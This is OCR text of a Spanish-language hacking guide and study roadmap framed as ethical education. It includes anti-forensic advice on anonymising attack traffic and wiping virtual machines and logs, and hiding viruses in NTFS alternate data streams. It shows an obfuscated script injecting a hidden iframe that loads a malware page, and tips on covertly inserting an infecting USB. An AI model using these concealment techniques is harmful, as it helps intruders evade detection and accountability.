
Para bloquear el disco duro con contraseña:

Debes entrar a tu **BIOS** y buscar la opción de **HDD Password o Hard Drive Password**, (NO BIOS PASSWORD!! ESO NO!). Una ves las hayas encontrado activa la contraseña Maestra y la de Usuario; actívalas ambas para mayor seguridad. Esto es una contraseña que se pone a nivel de Hardware del disco duro(Firmware), su nombre es ATA Secure Password.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad



Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Algunas recomendaciones...

Recuerden que cuando se realizan ataques informáticos o navegación anónima siempre se hace uso de comunicaciones cifradas, no proxy sino SSL, SSH, VPN de pago (que no registre logs), Tunneling, enmascaramiento de datos, enmascaramiento ip (masquerading). Aunque el algunos casos es necesario el uso de proxy de high anonymity. Y debemos estar seguros que todo el tráfico que deseemos ocultar es decir las conexiones que deseemos anonimizar deben pasar a traves de las conexiones mencionadas anteriormente para que puedan ser anónimas. Para mas información puede consultar el Modulo 3 de Scanning Networks CEHv8 en la pagina de Preparando los Proxies (prepare proxies).

Borrado seguro de maquinas virtuales

El uso de maquinas virtuales es recomendable para el anonimato y para no exponer la identificación de nuestro equipo real, pero debemos tener en cuenta que cuando terminemos de usar una maquina virtual, esta debe ser borrada de forma segura ya que no basta solo con eliminarla de forma normal. Para lograr esto debemos entrar en la carpeta del usuario y encontrar la carpeta ya sea de VMWare o VirtualBox en la cual se almacenan todas las carpetas de las maquinas virtuales que tienes instaladas, una ves hayas encontrado la carpeta en donde esta la maquina virtual que deseas borrar, debes sobrescribirla 3 veces entre mas veces, es mucho mas seguro el borrado de la información; debes sobrescribir todo lo que hay en esa carpeta incluyendo la carpeta contenedora, debes asegurar de que hayas sobrescrito los disco duros virtuales y la carpeta de Logs de la maquina virtual. Una ves hecho esto debes entrar a la carpeta del programa ya sea VMWare o VirtualBox y borrar los logs o archivos en .log que se encuentren ahí. Haciendo esto podemos evitar dejar rastro alguno de que hemos instalado o usado alguna maquina virtual. En caso de ser necesario también puedes borrar los logs de Windows o GNU/Linux.

Alternate Data Streams – NTFS Streaming

Con esta característica que incluye el sistema de archivos NTFS de Windows podemos ocultar archivos, virus en una carpeta, esto lo pueden poner en practica con el símbolo del sistema situándonos e la carpeta de los archivos o texto que deseemos ocultar. Permite almacenar metainformación con un fichero, sin necesidad de usar un fichero separado para almacenarla, los ADS sólo sirven en volúmenes NTFS.
Con el comando **dir /r** podemos identificar si en una carpeta hay ADS ocultos

viendo que en el archivo oculto; esta la sig. linea : archivo:flujo:$DATA ó fichero:: $DATA.

Crear un archivo de texto normal:

echo texto dentro del archivo >archivo.txt

Crear un ADS de *archivo.txt*:

echo flujo alternativo de datos de archivo >archivo.txt:flujo.txt
echo mensaje > archivo.jpg:oculto.txt
type mensaje > archivo.jpg:oculto.txt

La forma normal de ver un archivo de texto por consola es usando el comando *type* de esta manera:

type archivo.txt
texto dentro del archivo

Sin embargo, no sirve con los ADS

type archivo.txt:flujo.txt
The filename, directory name, or volume label syntax is incorrect.

Para poder ver el flujo alternativo de datos es necesario utilizar el comando *more* de esta manera:

more < archivo.txt:flujo.txt
flujo alternativo de datos de archivo

También es posible editar el flujo alternativo de datos mediante un editor de texto gráfico como en Bloc de notas de Windows, solo que hay que abrirlo por consola de esta manera:

notepad texto.txt:flujo1.txt
notepad < texto.txt:flujo1.txt

También es posible que un fichero posea más de un ADS sin que modifiquen el tamaño del fichero contenedor y que este sea de otro formato (no solo

archivos de texto).
Fuente: https://es.wikipedia.org/wiki/Alternate_Data_Streams

Ofuscación de Código

Encubrir el significado de una comunicación haciéndola más confusa y complicada de interpretar.
En computación, la ofuscación se refiere al acto deliberado de realizar un cambio no destructivo, ya sea en el código fuente de un programa informático o código máquina cuando el programa está en forma compilada o binaria, con el fin de que no sea fácil de entender o leer.
El código ofuscado es aquél código que, aunque se tiene el código fuente, ha sido *enrevesado* específicamente para ocultar su funcionalidad (hacerlo ininteligible).
La ofuscación de código también se ha utilizado para ocultar el código fuente de algunos virus de modo que no sean identificables o difíciles de entender para un antivirus.

La ofuscación de código también se utilizan para proteger un código fuente, ya sea php, html, java, shellcode etc...

Fuente: https://es.wikipedia.org/wiki/Ofuscaci%C3%B3n

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Ejemplo de código ofuscado.

```
<script
type="text/javascript">document.write('\u003C\u0064\u0069\u0076\u
0020\u0073\u0074\u0079\u006C\u0065\u003D\u201D\u0076\u0069\u0073\
u0069\u0062\u0069\u006C\u0069\u0074\u0079\u003A\u0020\u0068\u0069
\u0064\u0064\u0065\u006E\u003B\u0020\u0070\u006F\u0073\u0069\u007
4\u0069\u006F\u006E\u003A\u0020\u0061\u0062\u0073\u006F\u006C\u00
75\u0074\u0065\u003A\u0020\u0031\u003B\u0020\u0074\u006F\u0070\u0
03A\u0020\u0031\u201D\u003E\u0020\u000D\u003C\u0069\u0066\u0072\u
0061\u006D\u0065\u0020\u0069\u0064\u003D\u0022\u0049\u0046\u0052\
u0041\u004D\u0045\u0022\u0020\u006E\u0061\u006D\u0065\u003D\u0022
\u0049\u0046\u0052\u0041\u004D\u0045\u0022\u0020\u0073\u0072\u0063
3\u003D\u0022\u0068\u0074\u0074\u0070\u003A\u002F\u002F\u0077\u00
77\u0077\u002E\u0065\u0078\u0061\u006D\u0070\u006C\u0065\u002E\u0
063\u006F\u006D\u002F\u0070\u0061\u0067\u0065\u005F\u0077\u0069\u
0074\u0068\u005F\u006D\u0061\u006C\u0077\u0072\u0065\u002E\u0068\
u0074\u006D\u0022\u0020\u0073\u0063\u0072\u006F\u006C\u006C\u0069
\u006E\u0067\u003D\u0022\u006E\u006F\u0022\u0020\u0077\u0069\u0064
4\u0074\u0068\u003D\u0022\u0031\u0022\u0020\u0068\u0065\u0069\u00
67\u0068\u0074\u003D\u0022\u0031\u0022\u0020\u0076\u0073\u0070\u0
061\u0063\u0065\u003D\u0030\u0020\u0068\u0073\u0070\u0061\u0063\u
0065\u003D\u0030\u0020\u0066\u0072\u0061\u006D\u0065\u0062\u006F\
u0072\u0064\u0065\u0072\u003D\u0022\u0030\u0022\u003E\u003C\u002F
\u0069\u0066\u0072\u0061\u006D\u0065\u003E\u003C\u002F\u0064\u006
9\u0076\u003E\u000D');</script>
```

Critovirología:

La criptovirologia también es una técnica anti-forense ya que se a utilizado para relacionar la criptografia con la creación de malware o virus informático, esto serviría para ofuscar o cifrar código de modo que un virus sea indetectable un ejemplo de criptovirologia sería cuando se utilizan los programas llamados

Crypter FUD que significa Full Indectetable, estos programa se usan para cifrar los virus o malware de modo que sean indetectables para un antivirus. La criptovirología es la rama de la informática que se encarga del estudio del uso de la criptografía empleado en la creación de software malicioso. El nacimiento de esta rama de la informática se basó en la observación de como la criptografía asimétrica es utilizada para romper la simetría entre lo que ve un analista desarrollador de antivirus y lo que ve el autor de los virus. El analista desarrollador de antivirus solo llega a ver la clave pública mientras que el autor

del virus tiene acceso a la clave pública y a la clave privada. El primer ataque que se identificó en esta rama de estudio se llama “Extorsión Criptoviral” (inglés: *cryptoviral extortion*). En este tipo de ataques, un virus, gusano o troyano cifra los archivos de la víctima y la extorsiona con el fin de que pague una suma de dinero al creador del programa malicioso responsable quien le enviaría la clave necesaria para poder descifrar la información perdida.

Fuente: https://es.wikipedia.org/wiki/Criptovirolog%C3%ADa

Ingeniería Social (psicología aplicada al hacking)

La ingeniería social consideraría que no solo se usa para engañar a las personas o para hackearlas, también se podría utilizar para saber mentir, es decir aplicar un poco de psicología a la seguridad informática y al hacking y saber actuar y mentir en caso de que sea necesario ir a otro lugar. **Por ejemplo**, hay una situación en la cual un cracker desea ingresar una USB en una computadora sin que se den cuenta para infectarla pero debe saber que en su lenguaje corporal y en su forma de actuar no puede equivocarse por que de lo contrario podría ser descubierto, es como mentir con el cuerpo (lenguaje corporal) de modo que las personas alrededor no se percaten de que se desea hacer algo. Es de sentido común y estrategia tener en cuenta que nuestro lenguaje corporal o la forma en la que miramos o actuamos nos puede hacer caer y dejarnos al descubierto; esto nos dice quien somos, también se debe tener cuidado con los **Sistemas de vigilancia y monitoreo,** véase cámaras, circuitos cerrados de televisión, cámaras web, vigilancia, guardias, seguridad física, personas mirando (jóvenes, niños, adultos) etc. Una forma de poder convencer al otro de lo que uno dice es engañarse a uno mismo, convencerse primero a uno mismo de que lo que estas diciendo es verdad, de modo que no des alguna señal de que estas mintiendo, mirar fijamente a los ojos y no dar señales de que estas tramando algo o señas u expresiones que te puedan delatar. Tu forma de mirar, actuar y tu lenguaje corporal les puede decir a otros que tipo de persona eres o quien eres.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

ANEXO – COMO SER UN HACKER WHITE HAT

- **Objetivos:**

  Gestionar y analizar la seguridad de la información de acuerdo a normativas, políticas, planes y procedimientos de seguridad.

  Identificar y mitigar los diferentes tipos de ataques y amenazas informáticas.

  Planear y aplicar procedimientos y medidas de seguridad informática y de la información.

  Auditar redes de datos, sistemas de información, software en seguridad informática, aplicando técnicas de hacking ético, básicas y avanzadas.

  Lograr un proceso de Certificación y evaluación con alguna entidad especializada en ethical hacking y seguridad.

Vulnerar (hackear) redes de datos, sistemas de información, aplicaciones, personas para mejorar su seguridad.

- **Introducción**

A continuación expondré los temas que deben ser estudiados con disciplina para obtener resultados correctos en su aprendizaje, es posible que usted considere que algunos temas son innecesarios o no tienen que ver con el Hacking, pero son de gran importancia para abrir o extendernos mas en conocimientos o para entender algunas situaciones que se le pueden presentar cuando usted este poniendo en practica el Hacking, es decir, un ejemplo podría ser estudiar sistemas de información, esto podría ayudar a entender como funcionan los sistemas y una ves entienda usted como funcionan los diferentes sistemas puede aplicarlo al hacking en cualquier situación; ahora considero porque la matemática básica es necesaria para poder entender un poco el lenguaje de programación y abrir un poco mas el entendimiento hacia la lógica en el funcionamiento de los diferentes sistema y lenguajes de programación, espero me hayas podido entender. El aprendizaje en el hacking depende mucho de la persona que lo desee aplicar, ya que en esta área no hay mucho personal dispuesto de forma gratuita y disponible en todo momento a enseñarte paso a paso como realizar todo o como ser hacker, algo que muchos quisieran aprender; algunos les da pereza enseñar, otros son presumidos y se satisfacen con que otros les pidan ayuda para sentirsen bien, no estoy de acuerdo con eso, pero en fin, el mundo del hacking es muy elitista podemos ver grupos de hacker elite en los cuales solo se cuentan con personas que tengan mucho conocimiento profesional en el tema y a los newbies se les deja a un lado, es por eso que la cultura hacking no se ha expandido mucho, si se ha expandio pero en lo secreto, me refiero al conocimiento, a la pregunta famosa del ¿como hackear algo? ¿como se logra hackear? Cosas así por estilo son preguntas que han sido poco respondidas hacia las personas que desean iniciarse en el mundo del hacking, entonces es por eso que el conocimiento depende netamente de ti y cuentas con las herramientas como Internet que cuenta con gran cantidad de información disponible y herramientas que obviamente hay que saber escoger y administrar. Hay algo muy interesante que he encontrado en Internet es que enseñan mucho atacar pero no enseñan a protegerse, es muy importante aprender esto ya que si solo sabes atacar ¿como nos protegeremos en caso de que nos quietan atacar?, es importante tener en cuenta esto. Los temas que expondré deben ser estudiados en un nivel básico-intermedio, no es necesario que te profesionalices en cada y sepas todo de todo, solamente es necesario aprender el nivel básico-intermedio de cada tema, con el

tiempo y la experiencia que adquieras te irás moldeando y profesionalizando cada día más; ponte retos pero siempre y cuando esos retos no afecten a las demás personas, has como si todo en el área de aprendizaje fuera una simulación aplicada a la vida real y así el día que debas aplicarlo ya has aprendido como hacerlo y como puedes ejecutarlo en un caso de la vida real. Llevo estudiando hacking desde los 14 años y he aprendido muchas cosas, tengo algo así alrededor de una experiencia de 4 años en el área, después de haber durado unos 4 años preparándome, en total serian 8 años, esto no importa lo importante es que puedan aprender y aplicar sus conocimientos correctamente.

En el aprendizaje del hacking es bueno seguir unos pasos, esta referencia la tome de Internet y me pareció muy interesante, ya que de acuerdo a este ciclo podemos guiarnos en nuestro aprendizaje.

- **Diagrama de Formación de un Hacker**

Identificación y recopilación de Temas: enfoca el reconocimiento de los temas que vas a investigar, realizando una recopilación de todas las temáticas o temas necesarios que tendrás que estudiar con el tiempo.

Investigación: aquí investigaras todo acerca de los temas que estudiaras, enfocándonos en un entorno profesional y más profundo en el hacking ético y seguridad informática. (metodologías de la investigación).

Estudio: estudiaras todos los temas que has reconocido y has investigado acerca de hacking ético y seguridad informática, se requiere de mucha lectura y comprensión de los temas que a continuación pondrás en práctica. (método científico, resolución de problemas, diagramas, mapas mentales etc.)

Practica: aquí comienzan los laboratorios, simulaciones, pruebas y virtualizaciones para poner en práctica todos los temas y áreas que has estudiado, poner en práctica lo que has aprendido teóricamente.

Es necesario en el aprendizaje, ver teoría para después realizar ejercicios poniendo en practica lo que hemos aprendido. Puede que se te presenten situaciones en que la teoría es una cosa distinta y la practica es otra. Es necesario tener paciencia pero tampoco mucha, es decir, ten paciencia en el proceso pero no te atrases mucho, sigue aprendiendo cosas nuevas cada día e intenta desde otro enfoque lo que no te salga hasta que logres sacarlo adelante o hacerlo funcionar.

- ***Puedes usar el Método científico para resolver problemas o conocer acerca de un área especifica en el Hacking Ético.***

RECUERDA HACER EL USO DE DIVERSAS FUENTES COMO BIBLIOTECAS, INTERNET, GUIAS, MANUALES, LIBROS, ENCICLOPEDIAS, WIKIS, FOROS, BLOGS, ARTICULOS, NOTICIAS, VIDEOS ETC. EL PROCESO DE APRENDIZAJE DEPENDE DE TI, HASTA FINALMENTE HABER ESTUDIADO TODOS LOS TEMAS UNO A UNO.

Es recomendable tener un laboratorio virtual en VMWare o VirtualBox y contar con una computadora de alta gama, no es obligatorio pero seria necesario en caso de realizar virtualizaciones o trabajos de alto requerimiento en hardware. Las computadoras de alta gama con tarjeta de vídeo dedicada 4gb aprox son necesarias para las labores de criptografía, criptoanálisis. Asegúrate de que si compras una computadora de alta gama esta sea compatible con GNU/Linux al igual que su tarjeta de vídeo dedicada. Recomiendo Procesadores Intel de ultima generación son excelente para criptografía y descifrado de códigos y claves.

Temas que debemos estudiar

Área # 1 : Técnica de Sistemas y redes de datos

Descripción: Es muy importante antes de estudiar hacking contar con los conocimientos necesarios en el área de tecnologías de la información y comunicación, en sistemas de información, programación y datos para poder entender diversas situaciones que se nos pueden presentar en el hacking y abarcar diversas áreas ya que el hacking se aplica en muchas áreas de la vida, es decir informática forense no es hackear pero es necesario que un hacker

aprenda informática forense para saber como borrar los rastros o como funciona la investigación forense para evitar ser descubierto.

Mas información: https://es.wikipedia.org/wiki/Administrador_de_sistemas

https://es.wikipedia.org/wiki/Administrador_de_red

Tenga en cuenta que debe estudiarlas en un nivel básico-intermedio, es decir estudiar lo mas importante, no se vuelva mega profesional en cada área, es decir es un poco complicado saber todo de todo. Con el tiempo irás adquiriendo mas experiencia y moldeando esa área profesional de tu vida. Todo depende de ti entre mas estudies mas aprenderás no te duermas en el aprendizaje, de lo contrario no aprenderás o aprenderás poco.

Materias:

1. Teoría General de los sistemas
2. Informática básica
3. Electrónica Básica - ejercicios y aplicaciones.
4. Hardware
5. Arquitectura de Sistemas Operativos
6. Sistemas Operativos(MS Windows, UNIX, GNU/Linux, BSD, QNX, VXWORKS). Sistemas embebidos y SO de Red.
7. Maquinas Virtuales (VMWare, VirtualBox, VirtualPC, QEMU)
8. Sistemas de Archivos Existentes
9. Consulta como quitar la contraseña de usuario de Windows hay tres formas (por el cd KonBoot v2.3, editando el archivo magnify, con cd hirens boot – mini xp)
10. consulta como quitar la contraseña de usuario en Debian y Ubuntu)
11. De que trata el archivo /etc/passwd , /etc/group, */etc/profile, /etc/shells,* /etc/shadow
12. Que es UID, SID, GUID.
13. Software libre y su cultura (FSF, GNU, Richard Stallman, Tux)
14. Sistemas de Numeración (Decimal, Binario, Octal, Hexadecimal)
15. Diagramación y Algoritmos
16. Arquitectura de Von Newman
17. Arquitectura de Computadoras y su Mantenimiento
18. Arquitectura de Procesadores
19. Fundamentos de Programación
20. Álgebra de Boole
21. Operadores lógicos y pseudocódigo
22. Operadores booleanos AND, NOT, OR, XOR

23. Conectiva Lógica
24. Sistemas de Información
25. Ingeniería del Software Básica
26. Lógica Informática y de programación
27. Lenguaje de Programación C++ I y II
28. Lenguaje de Programación Java I y II
29. Lenguaje de Programación Python I y II
30. Lenguaje de Programación Perl
31. Lenguaje de Programación Ruby
32. Lenguaje de Programación Web (html, html5, php, .net, css.)
33. Interfaz de lineas de Comando CLI (Símbolo del Sistema, Terminal Linux, Terminal Unix, Emulador de Terminal Xterm, Putty, PowerShell, Comandos SSH, Comandos Telnet, Cygwin, Comandos CiscoIOS, Comandos FTP)
34. Scripting (JavaScript, VisualBasicScript-VBS, vbe, Cross Site Scripting, ShellScript, BatchScript, Bash Script.)
35. Estructura de Datos
36. Fundamentos de Bases de Datos
37. Motores de Bases de Datos (Mysql, oracle, ms access, ms sql server, sqlite.)
38. Lenguaje de Programación SQL
39. Lenguaje de Programación Maquina
40. Lenguaje de Programación Ensamblador
41. Lenguaje de Programación COBOL
42. Lenguaje de Programación BCPL
43. Arduino (ejercicios y aplicación)
44. RaspBerry Pi (ejercicios y aplicación)
45. Redes y Telecomunicaciones
46. Modelo OSI y Modelo TCP/IP
47. Hardware de redes, topologías y tipos de redes
48. Medios guiados y no guiados
49. Protocolo TCP/IP
50. Cableado Estructurado
51. Subnetting (vlsm, subnetting calculator, sumarización)
52. Routing y Switching Cisco
53. Cisco Packet Tracer (Ejercicios implementación de una red corporativa y Aplicación)
54. GNS3 (Ejercicios implementación de una red corporativa y Aplicación)
55. Aprende a Configurar tu modem de Internet, (acceso mediante http, telnet y ftp).
56. Arquitectura de Servidores (tipos, instalación, mantenimiento, aplicación y

ejercicios con maquinas virtuales)
57. Supercomputación, (HPC-High Performance Computing)
58. Data Center y Centro de Procesamiento de Datos CPD
59. Estudiar un poco los manuales básicos de CCNA, redes Cisco.
60. Computadoras y Antenas wi-fi de alta gama
61. Codificacion de Caracteres
62. Unicode
63. UTF-8
64. descodificar y codificar (ejercicios y aplicación de base64, base32, UUEncode, datamatrix, codigo qr, codigo de barras, ascii armor, URL encoding)
65. ofuscación de código, (html, php, java, batch, python, perl, c++ etc)
66. desofuscar codigo web html o php mediante el modo desarrollador de los navegadores web.
67. Encoders and crypter FUD
https://en.wikipedia.org/wiki/Plausible_deniability#Use_in_cryptography
https://en.wikipedia.org/wiki/Fully_undetectable

Área # 2 : Marco Legal

Descripción: Comprende temas legales, leyes y legislación que se deben tener en cuenta en esta área, esto es referente a la legislación de tu país y a las leyes establecidas para los proveedores de servicio de internet y leyes de las tics, ya que es necesario tener en cuenta de que existen organismos privados y públicos dedicados a capturar crackers y a regular y controlar el uso adecuado de las TIC.

Mas información: https://es.wikipedia.org/wiki/Derecho_inform%C3%A1tico

https://es.wikipedia.org/wiki/Primera_Enmienda_a_la_Constituci%C3%B3n_de_los_Estados_Unidos

https://es.wikipedia.org/wiki/Declaraci%C3%B3n_Universal_de_los_Derechos_Humanos

Tenga en cuenta que debe estudiarlas en un nivel básico-intermedio, es decir estudiar lo mas importante, no se vuelva mega profesional en cada área, es decir es un poco complicado saber todo de todo. Con el tiempo irás adquiriendo mas experiencia y moldeando esa área profesional de tu vida. Todo depende de ti entre mas estudies mas aprenderás no te duermas en el aprendizaje, de lo contrario no aprenderás o aprenderás poco.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Materias:

1. Ética y Deontología reflexiona un poco en esta área (concienciación)
2. Aspectos éticos y legales de las TICS en tu país.
3. Aspectos legales que aplican los proveedores de servicio de Internet en tu país.
4. Que organismos, entidades o instituciones gubernamentales regulan o controlan el acceso a las TICS en tu país y a su ves se encargan de investigar delitos informáticos?.
5. Que leyes hay en tu país respecto a Delitos Informáticos, Peritaje informático y evidencia digital, Protección de datos personales y derechos de autor, secreto de las comunicaciones o correspondencia.
6. Como se controla el tema de software legal y pirata en tu país.
7. Derecho informático básico e informática jurídica básica
8. como es el proceso de judicialización de los crackers y piratas informáticos capturados en tu país, cual es el procedimiento?
9. Mira vídeos en youtube de otros casos de captura de hackers y reflexiona acerca de por que los capturaron y como fue posible su captura y que pudieron haber hecho ellos para evitar esa captura, ¿que error cometieron?, esto es a modo de reflexión y de entender como funcionan estas cosas.
10. Lee 5 noticias acerca de seguridad informática y criptografía, puedes usar cualquier fuente o google news.
11. Lee 3 noticias referente a delitos informáticos puedes usar cualquier fuente o google news.
12. Consulta como funciona el derecho informático en estados unidos y sus leyes respecto a delitos informáticos, computer crime abuse.

Área # 3 : Seguridad Informática

Descripción: es un área que se encarga de proteger la información que circula por medios digitales, además de proteger su infraestructura y de generar políticas para asegurar los dispositivos y los activos de información.

Más información: https://es.wikipedia.org/wiki/Seguridad_inform%C3%A1tica

Tenga en cuenta que debe estudiarlas en un nivel básico-intermedio, es decir estudiar lo mas importante, no se vuelva mega profesional en cada área, es decir es un poco complicado saber todo de todo. Con el tiempo irás adquiriendo mas experiencia y moldeando esa área profesional de tu vida. Todo depende de ti

entre mas estudies mas aprenderás no te duermas en el aprendizaje, de lo contrario no aprenderás o aprenderás poco.

Materias:

1. Historia de la Criptografía
2. Fundamentos de Seguridad Informática, Introducción a la Seguridad
3. Pilares de la Seguridad Informática
4. Estándares de Seguridad Informática
5. Seguridad en Sistemas Operativos – Hardening
6. Hardening de Servidores
7. Criptovirología, Criptografía y Estenografía Básica, Sus usos y aplicaciones (uso y practica del software Cryptool, Hashes, Truecrypt, DiskCryptor, VPN)
8. Técnicas y Metodología para Asegurar el Sistema
9. Seguridad en Redes e Internet
10. Ataques y Vulnerabilidades informáticas
11. Virus, malware y código malicioso
12. uso de la herramienta virustotal y analizadores de virus y malware online
13. Dual homed firewall
14. multi homed firewall
15. bastion host
16. proxy
17. DMZ zona desmilitarizada
18. Tipos de firewall (packet filtering firewall, application layer firewall, satateful firewall)
19. sistemas de detección de intrusos
20. sistemas de prevención de intrusos
21. tipos de IDS (NIDS, HIDS)
22. Modalidades de analisis (signature based, anomaly based)
23. Honeypots
24. Tipos de Honeypots (Honeynets y Honeyfarms)
25. VPN, encapsulamiento y tuneles
26. protocolos de tunneling (ssl,ssh,pptp,l2tp)
27. IPSEC
28. Configuración de un cortafuegos, (zone Alarm, IPTables, UFW, GUFW, PFSENSE)
29. Uso e instalación de AntiLogger Zemana Free
30. Uso e instalación de Malwarebytes Anti-exploit free
31. Actualización y parcheo de un sistema operativo
32. AV-Test pagina de estadística de software antivirus

33. Gestión de almacenamiento de la información
34. Copias de seguridad en servidores, computadoras desktop
35. clonación de discos duros
36. Principio de Defensa en profundidad (Defense in Depth)
37. Seguridad perimetral
38. Firma digital y firma electrónica
39. Certificado Digital y Autoridades de certificación
40. Planos de la seguridad informática, (humano, técnico, legal y organizativo)
41. iso 27001
42. Modelo AAA
43. Defensa salvaguardas y medidas de seguridad

Más informacion: buscar en Youtube **Píldoras formativas criptored** Y videos de **intypedia.**

https://www.youtube.com/user/UPM/search?query=intypedia
https://www.youtube.com/user/UPM/search?query=Pildora+formativa

Área # 4 : Seguridad de la Información

Descripción: la información también circula por medios físicos y es necesario protegerla y en algunos casos destruirla para que personas no autorizada no accedan a ella.

Más información: https://es.wikipedia.org/wiki/Seguridad_de_la_informaci%C3%B3n

Ver vídeos SGSI INTECO: https://www.youtube.com/playlist?list=PLr5GsywSn9d9By1wgN9CO0XrKtpVUwK_T

Tenga en cuenta que debe estudiarlas en un nivel básico-intermedio, es decir estudiar lo mas importante, no se vuelva mega profesional en cada área, es decir es un poco complicado saber todo de todo. Con el tiempo irás adquiriendo mas experiencia y moldeando esa área profesional de tu vida. Todo depende de ti entre mas estudies mas aprenderás no te duermas en el aprendizaje, de lo contrario no aprenderás o aprenderás poco.

Creado con Fines éticos, educativos e Investigativos en temas de Seguridad y Privacidad

Temas:

1. Fundamentos de Seguridad de la Información
2. Información Clasificada
3. Aspectos Éticos y Legales de la Seguridad (Delitos Informáticos)
4. Sistema de Gestión de Seguridad Informática
5. Planes de Contingencia y Respuesta a Incidentes
